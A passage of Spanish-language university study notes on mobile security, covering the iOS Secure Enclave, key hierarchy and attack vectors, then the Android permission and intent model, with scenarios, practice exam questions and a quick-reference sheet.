2. $E_Kdp(Kf)$ se almacena en metadatos
3. Metadatos están cifrados con **Kfs**
4. $E_UID(Kfs)$ está en effaceable storage
5. **Kdp** está solo en Enclave (derivado de código de acceso)

3.6.2. Descifrado de archivo

1. Kernel lee $E_{Kdp}(Kf)$ de metadatos (descifrados con Kfs)
2. Kernel pide al Enclave: "desenvuelve esto"
3. Enclave verifica que tiene **Kdp** (dispositivo desbloqueado)
4. Enclave descifra para obtener **Kf**
5. Enclave *no* da Kf al kernel directamente
6. En su lugar, envuelve con clave del AES Engine: $E_{Ke}(Kf)$
7. Kernel programa AES Engine con $E_{Ke}(Kf)$
8. AES Engine descifra archivo transparentemente

Resultado: El kernel NUNCA ve **Kf** en texto plano. Incluso si el kernel está comprometido, no puede extraer claves.

3.7. Touch ID / Face ID con Key Caching

Comportamiento:

- Después del reinicio, se DEBE ingresar código de acceso
- Touch ID / Face ID no funcionan inmediatamente

Mecanismo:

1. Usuario ingresa código de acceso
2. Enclave deriva todas las claves Kdp
3. Enclave guarda copias cifradas de Kdp para uso posterior
4. Usuario bloquea dispositivo
5. Enclave elimina Kdp de memoria activa
6. Usuario desbloquea con Touch ID / Face ID
7. Sensor autenticado confirma identidad al Enclave
8. Enclave restaura Kdp desde cache cifrado

3.8. Effaceable Storage - Borrado Seguro

Objetivos:

- Permitir al usuario borrar datos rápidamente
- Borrar automáticamente después de 10 intentos fallidos

Desafío: La memoria flash es difícil de eliminar:

- Toma tiempo sobrescribir todo
- Wear leveling hace copias ocultas de datos

Solución:

- Área especial de NAND flash con acceso directo desde Enclave
- Enclave puede emitir comandos de bajo nivel para eliminar bloques
- Almacena E_UID(Kfs) y otras claves críticas
- Eliminar esta área pequeña inutiliza todos los datos del dispositivo

4. Problemas Comunes / Ataques / Riesgos

4.1. Búsqueda exhaustiva de código de acceso

Riesgo: PINs de 4-6 dígitos tienen espacio de claves muy pequeño (10,000 a 1,000,000 posibilidades).

Defensas en iOS:

- Derivación lenta de claves (muchas iteraciones de AES)
- Límite de 10 intentos en el Enclave antes de borrado automático
- Delays exponenciales entre intentos fallidos
- Dependencia del UID previene fuerza bruta fuera del dispositivo

Ataques reales:

- GrayKey y Cellebrite: explotan bugs para omitir contadores de intentos
- Requieren vulnerabilidades específicas de firmware
- Apple parchea estas vulnerabilidades en actualizaciones

4.2. Extracción de UID del hardware

Riesgo: Si el UID puede extraerse físicamente, todo el sistema se colapsa.

Realidad:

- Con suficientes recursos (>100,000 USD), laboratorios especializados pueden:
 - Usar microscopía electrónica
 - Leer directamente los transistores del chip
- Requiere destruir el chip en el proceso
- Solo factible para agencias estatales contra objetivos de alto valor

4.3. Bugs en el kernel iOS

Riesgo: El kernel ve datos descifrados, códigos de acceso, contraseñas.

Realidad:

- iOS ha tenido múltiples vulnerabilidades de escalación de privilegios
- Apps maliciosas pueden obtener privilegios root/kernel
- Jailbreaks explotan exactamente estas vulnerabilidades

Mitigación:

- El Enclave limita el daño (claves nunca salen del Enclave)
- No se pueden instalar apps en dispositivo bloqueado
- Actualizaciones frecuentes parchean vulnerabilidades conocidas

4.4. Ataques a interfaces activas (USB, WiFi, Bluetooth)

Riesgo: Estas interfaces permanecen activas incluso cuando el dispositivo está bloqueado.

Vectores:

- Bugs en drivers USB
- Vulnerabilidades en stack WiFi
- Exploits de protocolo Bluetooth

Ejemplos reales:

- checkm8 (2019): bug en Boot ROM, afecta iPhone 4s a iPhone X
- Pegasus: spyware que explota vulnerabilidades de iOS para vigilancia

4.5. Ataques de degradación

Riesgo: Instalar versión antigua con vulnerabilidades conocidas.

Defensa: ECID + firmas personalizadas de Apple.

Limitación: Si el atacante tiene una copia firmada antigua para ese ECID específico (raro), podría funcionar.

4.6. Compromiso de claves privadas de Apple

Riesgo: Si las claves privadas de firma de Apple se filtran, el atacante podría:

- Firmar versiones modificadas del SO
- Omitir Secure Boot completamente

Realidad:

- Apple probablemente usa HSMs (Hardware Security Modules)
- Múltiples claves para diferentes propósitos
- No ha habido filtración pública conocida

4.7. Ataques a sensores biométricos

Touch ID:

- Posible crear molde de huella desde superficies
- Requiere huellas de alta calidad y equipo especializado
- Tasa de éxito baja en práctica

Face ID:

- Resistente a fotos 2D (usa proyección IR 3D)
- Gemelos idénticos pueden engañarlo
- Máscaras 3D muy precisas podrían funcionar (costosas)

Mitigación: Requiere código de acceso después de reinicio y periódicamente.

4.8. Cold boot attacks en DRAM

Ataque: Congelar DRAM, extraerla rápidamente y leerla en otro dispositivo.

Defensas:

- Enclave cifra su región de memoria
- Claves Kdp se eliminan de RAM al bloquear
- El AES Engine descifra on-the-fly, datos cifrados en tránsito

Viabilidad: Muy difícil en práctica, requiere timing preciso y equipo especializado.

4.9. Supply chain attacks

Riesgo: Componentes comprometidos durante fabricación.

Escenarios:

- Sensores falsos con claves conocidas por el atacante
- UID preconfigurado que el atacante conoce
- Backdoors en firmware de componentes

Mitigación: Apple controla estrictamente la cadena de suministro, pero es el punto más débil teórico.

5. Escenarios Aplicados

5.1. Escenario 1: iPhone robado con código de 4 dígitos

Situación: Un atacante roba un iPhone bloqueado. El usuario tiene un PIN de 4 dígitos (0000-9999). El atacante tiene acceso a laboratorio forense con herramientas como GrayKey.

Pregunta: ¿Qué protecciones de iOS dificultan la extracción de datos y cómo podría el atacante intentar omitirlas?

Conceptos clave:

- Solo 10,000 códigos posibles, pero límite de 10 intentos en Enclave
- Derivación lenta: cada intento toma 80ms
- Dependencia del UID: no puede hacer fuerza bruta en otra máquina
- GrayKey explota bugs para resetear contador de intentos
- Apple parchea estos bugs en actualizaciones
- Si el dispositivo está actualizado, la extracción es extremadamente difícil

5.2. Escenario 2: Extracción física de chips flash

Situación: Un atacante con recursos significativos desarma completamente el iPhone y extrae los chips de memoria flash. Intenta leerlos directamente con equipo de laboratorio.

Pregunta: ¿Por qué esto no es suficiente para acceder a los datos del usuario?

Conceptos clave:

- Todos los archivos están cifrados con AES
- Metadatos cifrados con Kfs, que está envuelta con UID
- Contenido de archivos cifrado con Kf, envuelta con Kdp
- Kdp deriva del código de acceso + UID
- El UID no está en los chips flash, está en el Enclave
- El UID no puede extraerse sin destruir el chip
- Los chips en otro iPhone no funcionan (diferente UID)
- El atacante necesita tanto los chips flash como el chip del Enclave intacto

5.3. Escenario 3: Kernel comprometido con exploit

Situación: Un atacante encuentra un bug de day-zero en el kernel de iOS que permite ejecución de código con privilegios máximos. El dispositivo está bloqueado pero conectado a WiFi.

Pregunta: ¿Qué datos puede extraer el atacante y qué está protegido por el Secure Enclave?

Conceptos clave:

- El kernel tiene acceso a memoria descifrada de apps activas
- Pero archivos con protección "Completa" no son accesibles (dispositivo bloqueado)
- El Enclave eliminó Kdp al bloquear, kernel no puede pedir descifrado
- El kernel nunca ve claves Kf en texto plano (envueltas con Ke)
- Código de acceso no está en memoria (solo derivados en Enclave)
- Datos de Touch ID / Face ID nunca salen del Enclave
- El atacante puede acceder a archivos "Hasta Primera Autenticación"
- Pero no puede descifrar archivos con protección máxima sin desbloquear

5.4. Escenario 4: Ataque de degradación con versión antigua

Situación: Un atacante intenta instalar iOS 12.0 en un iPhone que corre iOS 15.0. iOS 12.0 tiene un bug de escalación conocido que el atacante quiere explotar.

Pregunta: ¿Cómo previene iOS este ataque y qué necesitaría el atacante para tener éxito?

Conceptos clave:

- iBoot verifica firma del kernel
- La firma incluye el ECID del dispositivo
- Apple firma actualizaciones solo para ECID específico
- Los servidores de Apple se niegan a firmar versiones antiguas
- El atacante necesitaría una copia de iOS 12.0 ya firmada para este ECID
- Esto es muy improbable a menos que el dispositivo se actualizó a través de esa versión
- Incluso si tiene la firma, Apple puede revocarla mediante actualización de Boot ROM

5.5. Escenario 5: Apps en segundo plano cuando está bloqueado

Situación: Una app de email necesita descargar adjuntos en segundo plano mientras el dispositivo está bloqueado. Los adjuntos podrían contener datos sensibles.

Pregunta: ¿Cómo balancea iOS la funcionalidad de segundo plano con la seguridad cuando el dispositivo está bloqueado?

Conceptos clave:

- Clase de protección: "Completo a Menos que Esté Abierto"
- El archivo puede escribirse (descargarse) cuando está bloqueado
- Pero no puede leerse hasta que el dispositivo se desbloquee

- La app de email puede crear el archivo en segundo plano
- Solo puede procesarlo cuando el usuario desbloquea
- Kdp especial para esta clase permite escritura pero no lectura
- Balance: funcionalidad vs seguridad - el archivo descargado está cifrado en reposo

6. Posibles Preguntas de Examen

6.1. Pregunta 1

Explica la cadena de confianza del Secure Boot en iOS. ¿Cómo asegura cada componente la integridad del siguiente?

Respuesta:

- Boot ROM (grabado en hardware) contiene clave pública de Apple
- Verifica firma criptográfica de iBoot antes de ejecutar
- iBoot verifica firma del kernel iOS
- Kernel iOS verifica firmas de aplicaciones
- Cada componente se niega a ejecutar el siguiente si la verificación falla
- La raíz de confianza es Boot ROM, inmutable después de fabricación
- Previene ejecución de código no autorizado en cualquier nivel

6.2. Pregunta 2

¿Qué es el ECID y cómo previene ataques de degradación?

Respuesta:

- ECID: ID único de solo lectura grabado durante fabricación del chip
- Apple firma actualizaciones específicamente para cada ECID
- iBoot verifica que la firma del kernel coincida con el ECID del dispositivo
- Los servidores de Apple se niegan a firmar versiones antiguas
- El atacante no puede obtener firma válida para versión antigua de este ECID específico
- Previene instalar SO antiguo con vulnerabilidades conocidas

6.3. Pregunta 3

¿Por qué iOS deriva claves de cifrado desde el código de acceso en lugar de almacenarlas directamente? ¿Cómo previene la búsqueda exhaustiva?

Respuesta:

- Derivar permite que las claves no existan en el dispositivo después del reinicio
- Las claves pueden eliminarse de memoria al bloquear el dispositivo
- Prevención de búsqueda exhaustiva mediante cuatro mecanismos:
 - 1. Derivación lenta: muchas iteraciones de E_UID(passcode)
 - 2. Límite de intentos: 10 intentos antes de borrado automático (en Enclave)
 - 3. Dependencia del UID: no puede probar códigos fuera del dispositivo
 - 4. Delays exponenciales entre intentos fallidos

6.4. Pregunta 4

Describe el papel del Secure Enclave en la arquitectura de iOS. ¿Qué protege y cómo lo implementa?

Respuesta:

- CPU separada dedicada a criptografía y autenticación
- Maneja: derivación de claves, verificación de código de acceso, Touch/Face ID
- El kernel NUNCA ve claves en texto plano
- Implementación: CPU ARM con su propio SO y Secure Boot
- Cifra su propia región en DRAM compartida
- Autentica memoria para integridad (prevenir rollback)
- Contiene UID en hardware, inextractable incluso por el Enclave
- Limita intentos de código de acceso independientemente del kernel

6.5. Pregunta 5

¿Qué es key wrapping y cómo se usa en el sistema de cifrado de archivos de iOS?

Respuesta:

- Key wrapping: cifrar una clave con otra clave ($E_{k1}(k2)$)
- Permite delegación de acceso sin exponer claves directamente
- En iOS: $E_{Kdp}(Kf)$ envuelve la clave del archivo con clave de protección
- $E_{Ke}(Kf)$ envuelve con clave del AES Engine para uso del kernel
- $E_{UID}(Kfs)$ envuelve clave del filesystem con UID
- Cada capa añade protección y control de acceso
- Permite borrado rápido eliminando clave envolvente

6.6. Pregunta 6

Explica las diferentes clases de protección de datos en iOS y cuándo se usa cada una.

Respuesta:

- Completo: solo accesible con dispositivo desbloqueado (datos muy sensibles)
- Completo a Menos que Abierto: escribible siempre, legible solo desbloqueado (adjuntos de email)
- Hasta Primera Autenticación: accesible después del primer desbloqueo (clase por defecto, apps en segundo plano)

- Sin Protección: siempre accesible, solo protegido por UID (datos no sensibles del sistema)
- Trade-off: más protección vs más funcionalidad en segundo plano

6.7. Pregunta 7

¿Cómo protege iOS la comunicación entre sensores biométricos (Touch ID/-Face ID) y el Secure Enclave?

Respuesta:

- Sensor y Enclave comparten clave AES secreta (desde fabricación)
- Sensor cifra y autentica todos los datos con esta clave
- Incluye nonce o ID de sesión para prevenir replay
- Enclave verifica autenticidad antes de aceptar
- Previene: SO comprometido repitiendo lecturas, sensores falsos sustituidos
- Face ID adicional: proyector IR crea mapa 3D, distingue rostro real de foto

6.8. Pregunta 8

¿Qué es effaceable storage y por qué es necesario para borrado seguro en iOS?

Respuesta:

- Área especial de NAND flash con acceso directo desde Secure Enclave
- Permite comandos de bajo nivel para eliminación garantizada
- Necesario porque: flash normal usa wear leveling (crea copias ocultas)
- Borrar todo el flash tomaría mucho tiempo
- Solución: almacenar solo claves críticas (E_UID(Kfs)) en effaceable storage
- Eliminar esta pequeña área inutiliza todos los datos del dispositivo
- Permite borrado en segundos vs horas

6.9. Pregunta 9

Un atacante extrae los chips flash de un iPhone y los conecta a otro iPhone. ¿Por qué no puede acceder a los datos?

Respuesta:

- Todos los datos están cifrados, incluyendo metadatos
- Kfs (clave de metadatos) está envuelta con UID del dispositivo original
- El nuevo iPhone tiene diferente UID

- No puede desenvolver E_UID_original(Kfs) con UID_nuevo
- Incluso si pudiera leer metadatos, cada archivo usa Kf única
- Kf está envuelta con Kdp, que deriva de código de acceso + UID original
- Los chips flash solos no contienen suficiente información para descifrar

6.10. Pregunta 10

¿Qué limitaciones o debilidades tiene el modelo de seguridad de iOS? Da al menos tres ejemplos de vectores de ataque.

Respuesta:

- Kernel ve datos descifrados: bugs de kernel permiten acceso a datos en uso
- Interfaces activas: USB/WiFi/Bluetooth pueden tener vulnerabilidades cuando bloqueado
- Extracción de UID: con >100k USD y equipo especializado, posible leer UID físicamente
- Claves de Apple: compromiso de claves privadas de firma rompería todo
- Biometría: gemelos/máscaras pueden engañar Face ID, moldes de huellas posibles
- Supply chain: componentes comprometidos durante fabricación son difíciles de detectar
- Usuarios: códigos simples, reutilización, vulnerabilidad a shoulder surfing

7. Hoja de Referencia Rápida

Parte 1: Arquitectura Fundamental

Componentes de Hardware

- CPU Principal: ejecuta iOS y apps
- Secure Enclave: CPU separada para cripto
- UID: clave AES en hardware, inextractable
- AES Engine: cifrado/descifrado transparente
- Sensores: Touch ID, Face ID con auth cripto

Secure Boot - Cadena de Confianza

- Boot ROM → verifica iBoot
- iBoot → verifica Kernel iOS
- Kernel → verifica Apps
- ECID previene degradación (firma personalizada)

Modelo de Amenaza

- Escenario: iPhone robado y bloqueado
- Atacante: acceso físico completo
- Objetivo: prevenir extracción de datos

Parte 2: Criptografía y Claves

Jerarquía de Claves

- UID: base de todo, en hardware
- Kdp: deriva de UID + passcode (lento)
- Kfs: cifra metadatos del filesystem
- Kf: clave única por archivo
- Ke: clave compartida con AES Engine

Key Wrapping

- E_UID(Kfs): protege metadatos
- E_Kdp(Kf): protege archivos
- E_Ke(Kf): para uso del kernel
- Permite delegación sin exponer claves

Derivación de Kdp

```
Kdp = E_UID(E_UID(...(passcode)...))  
      muchas iteraciones
```

- Lenta (80ms por intento)
- Dependiente de UID (no externa)
- Límite de 10 intentos

Parte 3: Protección de Datos

Clases de Protección

- Completo: solo si desbloqueado
- Completo a Menos que Abierto: escritura siempre
- Hasta Primera Auth: después de primer desbloqueo
- Sin Protección: siempre (solo UID)

Secure Enclave - Funciones

- Derivación de claves desde passcode
- Verificación de Touch ID / Face ID
- Límite de intentos (10 máximo)
- Cifra su propia memoria en DRAM
- Nunca expone claves al kernel

Effaceable Storage

- Área especial con acceso directo desde Enclave
- Almacena E_UID(Kfs) y claves críticas
- Permite borrado instantáneo
- Omite wear leveling

Parte 4: Ataques y Defensas

Defensas Principales

- Búsqueda exhaustiva: derivación lenta + límite intentos
- Degradación: ECID + firmas personalizadas
- Extracción flash: UID inextractable
- Kernel comprometido: Enclave protege claves
- Sensores falsos: autenticación criptográfica

Vectores de Ataque

- Bugs en kernel (acceso a datos en uso)
- Interfaces activas (USB/WiFi cuando bloqueado)
- Extracción física de UID (muy costoso)
- Compromiso de claves de Apple
- Supply chain attacks

Touch ID / Face ID

- No funciona inmediatamente post-reinicio
- Requiere passcode primero
- Enclave cachea Kdp cifrado
- Comunicación autenticada con sensores
- Face ID: proyección IR 3D (anti-foto)

Seguridad en Android

Control de Acceso App-vs-App

Documento de Estudio

Ciberseguridad

Índice

1. Resumen Claro	3
1.1. ¿Qué es la seguridad de Android?	3
1.2. ¿Por qué importa?	3
1.3. Conceptos principales	3
1.4. ¿Cómo encaja en el curso?	4
2. Definiciones Clave	5
3. Cómo Funciona	6
3.1. El desafío fundamental	6
3.2. Arquitectura de aplicaciones Android	6
3.2.1. Estructura básica	6
3.2.2. Aislamiento a nivel de kernel	6
3.3. Sistema de Intents	7
3.3.1. ¿Qué es un Intent?	7
3.3.2. Campos de un Intent	7
3.3.3. Tipos de Intents	7
3.4. Cuatro tipos de componentes	8
3.5. Reference Monitor - El corazón del sistema	8
3.5.1. Función	8
3.5.2. Proceso de validación	8
3.6. Sistema de Permisos	9
3.6.1. ¿Qué es un permiso?	9
3.6.2. Niveles de protección	9
3.6.3. Declaración en el Manifest	9
3.7. Control de Acceso Obligatorio (MAC)	10
3.7.1. ¿Por qué MAC en lugar de DAC?	10
3.7.2. Beneficios del Manifest + Reference Monitor	10
3.8. Complejidades adicionales	10
3.8.1. Broadcast Permissions	10
3.8.2. Colisión de nombres de permisos	11
3.8.3. Firma de código	11
4. Problemas Comunes / Ataques / Riesgos	12
4.1. Malware con permisos peligrosos	12
4.2. Privilege escalation via kernel bugs	12
4.3. Confused deputy via intents	13
4.4. Intent spoofing/sniffing	13
4.5. Permission re-delegation	13
4.6. Colisión de permisos maliciosa	14
4.7. Análisis estático insuficiente	14
4.8. Social engineering	14
4.9. Apps que piden permisos excesivos	14

5. Escenarios Aplicados	15
5.1. Escenario 1: App de email abriendo PDF	15
5.2. Escenario 2: Malware enviando SMS premium	15
5.3. Escenario 3: Intent implícito para marcación	15
5.4. Escenario 4: Confused deputy en galería de fotos	16
5.5. Escenario 5: Broadcast de SMS interceptado	16
6. Posibles Preguntas de Examen	17
6.1. Pregunta 1	17
6.2. Pregunta 2	17
6.3. Pregunta 3	17
6.4. Pregunta 4	18
6.5. Pregunta 5	18
6.6. Pregunta 6	18
6.7. Pregunta 7	19
6.8. Pregunta 8	19
6.9. Pregunta 9	19
6.10. Pregunta 10	20
7. Hoja de Referencia Rápida	21

1. Resumen Claro

1.1. ¿Qué es la seguridad de Android?

El sistema de seguridad de Android es un modelo de **control de acceso app-vs-app** que permite que aplicaciones de terceros coexistan de forma segura en el mismo dispositivo, incluso si algunas son maliciosas. A diferencia de sistemas de escritorio tradicionales donde cada aplicación tiene privilegios completos del usuario, Android implementa **aislamiento con compartir controlado** mediante un sistema de permisos de grano fino.

1.2. ¿Por qué importa?

Android revolucionó la seguridad de aplicaciones de consumidor al permitir:

- Cualquiera puede escribir aplicaciones sin permiso de Google
- Los usuarios pueden instalar apps de cualquier fuente
- Las apps están aisladas unas de otras por defecto
- Compartir controlado de datos y servicios entre apps
- Principio de menor privilegio a nivel de aplicación

El problema fundamental: En escritorio, cada app tiene privilegios completos del usuario. Si instalas ransomware, puede cifrar todos tus archivos. Android necesita balancear:

- **Aislamiento:** Apps maliciosas no pueden robar datos o causar daño
- **Compartir:** Apps legítimas necesitan acceder a contactos, cámara, SMS, etc.
- **Interoperabilidad:** Una app de email debe poder abrir PDFs en visor de PDF

1.3. Conceptos principales

1. **Intents:** Sistema de mensajería IPC entre aplicaciones
2. **Permisos:** Etiquetas que denotan privilegios individuales (acceso a contactos, cámara, etc.)
3. **Reference Monitor (Monitor de Referencia):** Componente central que valida todos los intents
4. **Manifest:** Archivo que declara permisos y componentes de una app
5. **Componentes:** Activities, Services, Content Providers, Broadcast Receivers
6. **MAC (Mandatory Access Control):** Permisos especificados separadamente del código

1.4. ¿Cómo encaja en el curso?

Android demuestra separación de privilegios a nivel de **ecosistema de aplicaciones**:

- **Granularidad más fina que usuario**: Control a nivel de app, no de usuario UNIX
- **Política explícita**: Permisos declarados en manifest, analizables estáticamente
- **Monitor de referencia centralizado**: Todos los intents pasan por un punto de control
- **Flexibilidad vs seguridad**: Sistema extensible que permite apps de terceros

Arquitectura de capas:

[Kernel Linux]

↓ (UID por app, SELinux, seccomp)

[Reference Monitor de Android]

↓ (valida intents según permisos)

[Apps] <- cada app en proceso aislado

2. Definiciones Clave

Términos Fundamentales

Intent: Primitiva de mensajería básica en Android para comunicación inter-aplicación, similar a RPC.

Permiso: Etiqueta (string) que denota un privilegio individual como acceder contactos, cámara o SMS.

Reference Monitor (Monitor de Referencia): Componente central de Android que enruta todos los intents y valida permisos.

Manifest: Archivo XML que declara permisos, componentes y metadatos de una aplicación.

Componente: Punto de entrada a una aplicación (Activity, Service, Content Provider, Broadcast Receiver).

Activity: Componente UI de una app, típicamente una activity por "pantalla.º vista.

Service: Componente de procesamiento en segundo plano que puede proporcionar servicios RPC.

Content Provider: Componente que expone una base de datos SQL a otras aplicaciones.

Broadcast Receiver: Componente que recibe anuncios broadcast de otros componentes del sistema.

Intent Explícito: Intent que especifica el componente objetivo por nombre.

Intent Implícito: Intent sin componente especificado, el Reference Monitor decide el objetivo basándose en la acción.

Nivel de Protección: Clasificación de permisos (Normal, Dangerous, Signature, SignatureOrSystem).

MAC (Mandatory Access Control): Control de acceso donde permisos se especifican separadamente del código.

DAC (Discretionary Access Control): Control de acceso donde las apps establecen sus propios permisos (ej. UNIX).

Sujeto: En control de acceso, la entidad que realiza una acción (app emisora de intent).

Objeto: En control de acceso, el recurso al que se accede (componente receptor de intent).

SELinux: Sistema de seguridad de Linux que Android usa para aislamiento adicional y políticas MAC.

UID: User ID de UNIX, Android asigna un UID único a cada aplicación.

Sandbox: Entorno aislado donde corre cada aplicación Android.

Google Play Protect: Sistema de auditoría y escaneo del lado del servidor para detectar malware.

Code Signing: Firma criptográfica del desarrollador en toda la aplicación.

3. Cómo Funciona

3.1. El desafío fundamental

Android debe balancear dos objetivos aparentemente contradictorios:

- **Aislamiento fuerte:** Apps maliciosas no pueden robar datos o causar daño
- **Compartir flexible:** Apps legítimas necesitan interactuar y acceder a recursos compartidos

Comparación con otros modelos:

Modelo	Aislamiento	Compartir
Escritorio tradicional	Débil	Fácil
VMs / WebAssembly	Fuerte	Difícil
Android	Fuerte	Controlado

3.2. Arquitectura de aplicaciones Android

3.2.1. Estructura básica

Cada aplicación Android:

- Es un **proceso regular de Linux**
- Tiene su propio **UID único** (no compartido con otras apps)
- Tiene almacenamiento privado: `/data/data/appname`
- Incluye un **manifest** declarando permisos y componentes
- Está completamente **firmada por el desarrollador**

3.2.2. Aislamiento a nivel de kernel

1. UID por aplicación:

- Cada app tiene un UID único de Linux
- El kernel previene acceso directo a archivos de otras apps
- La interacción debe ser vía intents

2. SELinux:

- Políticas MAC adicionales a nivel de kernel
- Protege archivos incluso en FAT sin ACLs (ej. tarjeta SD)
- Proporciona aislamiento entre perfiles de usuario

3. Seccomp:

- Limita syscalls disponibles para apps
- Reduce superficie de ataque del kernel

3.3. Sistema de Intents

3.3.1. ¿Qué es un Intent?

Un Intent es un mensaje para solicitar una acción de otro componente. Es como una llamada RPC pero más flexible.

3.3.2. Campos de un Intent

1. **Component:** Nombre del componente objetivo (string)
 - Ej: `com.google.someapp/ComponentName`
2. **Action:** El ".opcode" para este mensaje (string)
 - Ej: `android.intent.action.MAIN`
 - Ej: `android.intent.action.DIAL`
3. **Data:** URI de datos para la acción (string)
 - Ej: `tel:16172536005` (para DIAL)
 - Ej: `content://contacts/people/1`

3.3.3. Tipos de Intents

Intent Explícito:

- Especifica el componente objetivo por nombre
- El emisor sabe exactamente qué app recibirá
- Uso típico: comunicación dentro de la misma app

Intent Implícito:

- No especifica componente, solo acción y datos
- El Reference Monitor decide qué app debe manejarlo
- Permite que apps interactúen sin conocerse mutuamente
- Gran flexibilidad: el usuario puede cambiar la app predeterminada

Ejemplo de Intent Implícito:

```
Intent: {  
    Action: DIAL  
    Data: tel:16172536005  
}
```

El sistema pregunta al usuario qué app de marcación usar, o usa la predeterminada.

3.4. Cuatro tipos de componentes

1. **Activity:** UI de la app
 - Una activity por "pantalla"
 - Ej: pantalla de login, pantalla de lista de contactos
2. **Service:** Procesamiento en segundo plano
 - Puede correr sin UI activa
 - Proporciona servicios RPC a otras apps
 - Ej: reproductor de música en segundo plano
3. **Content Provider:** Base de datos SQL compatible
 - Expone datos estructurados a otras apps
 - Ej: lista de contactos, galería de fotos
4. **Broadcast Receiver:** Recibe anuncios del sistema
 - Ej: notificación de SMS entrante
 - Ej: notificación de batería baja

Todos los componentes se declaran en el manifest de la app.

3.5. Reference Monitor - El corazón del sistema

3.5.1. Función

El Reference Monitor es el **único punto de control** para todos los intents:

1. Recibe todos los intents (explícitos e implícitos)
2. Determina el componente objetivo (si es implícito)
3. Verifica permisos antes de entregar
4. Rechaza intents no autorizados

3.5.2. Proceso de validación

Para cada intent, el Reference Monitor verifica:

1. ¿El componente objetivo existe?
2. ¿El componente requiere algún permiso?
3. ¿El emisor del intent tiene ese permiso?
4. ¿Hay restricciones adicionales (ej. broadcast permission)?

3.6. Sistema de Permisos

3.6.1. ¿Qué es un permiso?

Un permiso es simplemente un **string** que denota un privilegio:

- `android.permission.SEND_SMS`
- `android.permission.CAMERA`
- `android.permission.READ_CONTACTS`

3.6.2. Niveles de protección

1. Normal:

- Bajo riesgo para privacidad/seguridad
- Otorgado automáticamente sin preguntar al usuario
- Ej: acceso a Internet, establecer alarma

2. Dangerous (Peligroso):

- Puede afectar privacidad o causar costos
- Requiere aprobación explícita del usuario
- Ej: leer contactos, acceder ubicación, enviar SMS

3. Signature (Firma):

- Solo puede ser usado por apps firmadas por el mismo desarrollador
- Uso típico: componentes de una suite de apps del mismo vendor

4. SignatureOrSystem:

- Solo apps del sistema o firmadas por fabricante del dispositivo
- Ej: configuración de red, instalación de apps

3.6.3. Declaración en el Manifest

Solicitar permisos (app emisora):

```
<manifest>
  <uses-permission android:name="android.permission.CAMERA"/>
  <uses-permission android:name="android.permission.
    READ_CONTACTS"/>
</manifest>
```

Proteger componentes (app receptora):

```
<service android:name=".MyService"
  android:permission="com.example.MY_PERMISSION"/>
```

Definir nuevos permisos:

```
<permission android:name="com.example.MY_PERMISSION"
  android:protectionLevel="dangerous"
  android:label="Access my service"/>
```

3.7. Control de Acceso Obligatorio (MAC)

3.7.1. ¿Por qué MAC en lugar de DAC?

DAC (Discretionary) - Modelo UNIX tradicional:

- Cada app establece sus propios permisos en archivos
- Los permisos pueden cambiar en tiempo de ejecución
- Difícil analizar qué pasará solo mirando permisos actuales
- Apps tienden a olvidar verificaciones de seguridad

MAC (Mandatory) - Modelo Android:

- Permisos especificados en manifest, separados del código
- No pueden cambiarse en tiempo de ejecución
- Analizables sin ejecutar la app
- Proporciona seguridad a pesar de código descuidado
- Política "por defecto nada.^{es} fácil de configurar

3.7.2. Beneficios del Manifest + Reference Monitor

1. **Análisis estático:** Google Play puede analizar permisos sin ejecutar la app
2. **Transparencia:** El usuario ve qué permisos requiere antes de instalar
3. **Por defecto seguro:** Sin permisos declarados = sin acceso
4. **Evita olvidos:** El desarrollador no puede olvidar verificar permisos

3.8. Complejidades adicionales

3.8.1. Broadcast Permissions

Problema: ¿Cómo controlar quién recibe broadcasts privados?

Ejemplo: Intent SMS_RECEIVED para mensaje entrante.

Solución:

- El emisor especifica un permiso extra para el broadcast
- El Reference Monitor verifica que el receptor tenga ese permiso
- Ej: receptor necesita RECEIVE_SMS

Nota: Esto rompe ligeramente el modelo MAC puro - el comportamiento depende del emisor, no solo del manifest.

3.8.2. Colisión de nombres de permisos

Problema: Dos apps definen el mismo nombre de permiso.

Comportamiento:

- La primera app instalada "gana"
- Su definición del nivel de protección se usa

Ataque:

- App maliciosa registra `com.bank.PRIVILEGED` como "normal"
- Cualquier app puede entonces obtenerlo sin preguntar al usuario
- Cuando la app bancaria legítima se instala después, su definición "dangerous.^{es} ignorada

3.8.3. Firma de código

Propósitos:

1. **Actualizaciones:** Solo apps firmadas por el mismo desarrollador pueden actualizar
2. **Permisos de firma:** Permitir permisos solo a apps del mismo desarrollador
3. **Suite de apps:** Apps del mismo vendor pueden compartir datos con permisos de firma

4. Problemas Comunes / Ataques / Riesgos

4.1. Malware con permisos peligrosos

Riesgo: Usuarios instalan apps maliciosas que piden permisos legítimos pero los usan maliciosamente.

Ejemplo real: Malware que envía SMS a números premium, generando costos al usuario y ganancia al atacante.

Causas:

- Permisos necesarios para tareas mundanas y sensibles comparten etiqueta
- Muchas solicitudes de permisos desensibilizan al usuario
- Los usuarios no pueden decir "no." a subconjunto de permisos (antes de Android 6.0)
- Apps piden permisos "por si acaso" para futuras actualizaciones
- Clones de apps populares con malware añadido

Mitigaciones modernas:

- Permisos en tiempo de ejecución (Android 6.0+)
- El usuario puede denegar permisos selectivamente
- Google Play Protect escanea apps automáticamente

4.2. Privilege escalation via kernel bugs

Riesgo: Bugs en el kernel Linux o binarios setuid-root permiten escape del sandbox.

Ejemplos reales:

- Stagefright (2015): Bug en biblioteca de medios permitía ejecución de código remoto
- Dirty COW (2016): Vulnerabilidad de kernel permitía escritura en memoria de solo lectura

Impacto: Una vez con privilegios root, el atacante puede:

- Acceder a datos de todas las apps
- Modificar permisos arbitrariamente
- Instalar malware persistente
- Comprometer completamente el dispositivo

Realidad: Estos bugs son difíciles y caros de encontrar, pero existen.

4.3. Confused deputy via intents

Riesgo: Una app sin permisos engaña a una app privilegiada para que actúe en su nombre.

Escenario:

1. App maliciosa sin permiso `SEND_SMS`
2. Encuentra app legítima con componente que lee archivo y envía SMS
3. Envía intent con URI de archivo conteniendo número malicioso
4. App legítima envía SMS en nombre del atacante

Causa: La app legítima no valida correctamente la fuente del intent.

Mitigación: Las apps deben validar intents entrantes cuidadosamente, no confiar ciegamente.

4.4. Intent spoofing/sniffing

Intent Spoofing:

- App maliciosa envía intents falsos a víctima
- Ej: enviar `SMS_RECEIVED` falso
- Mitigación: Usar broadcast permissions para limitar receptores

Intent Sniffing:

- App maliciosa registra receiver para broadcasts públicos
- Escucha intents sensibles (SMS, llamadas, etc.)
- Mitigación: Intents sensibles requieren permisos para recibir

4.5. Permission re-delegation

Riesgo: Una app con permisos actúa como proxy para app sin permisos.

Escenario:

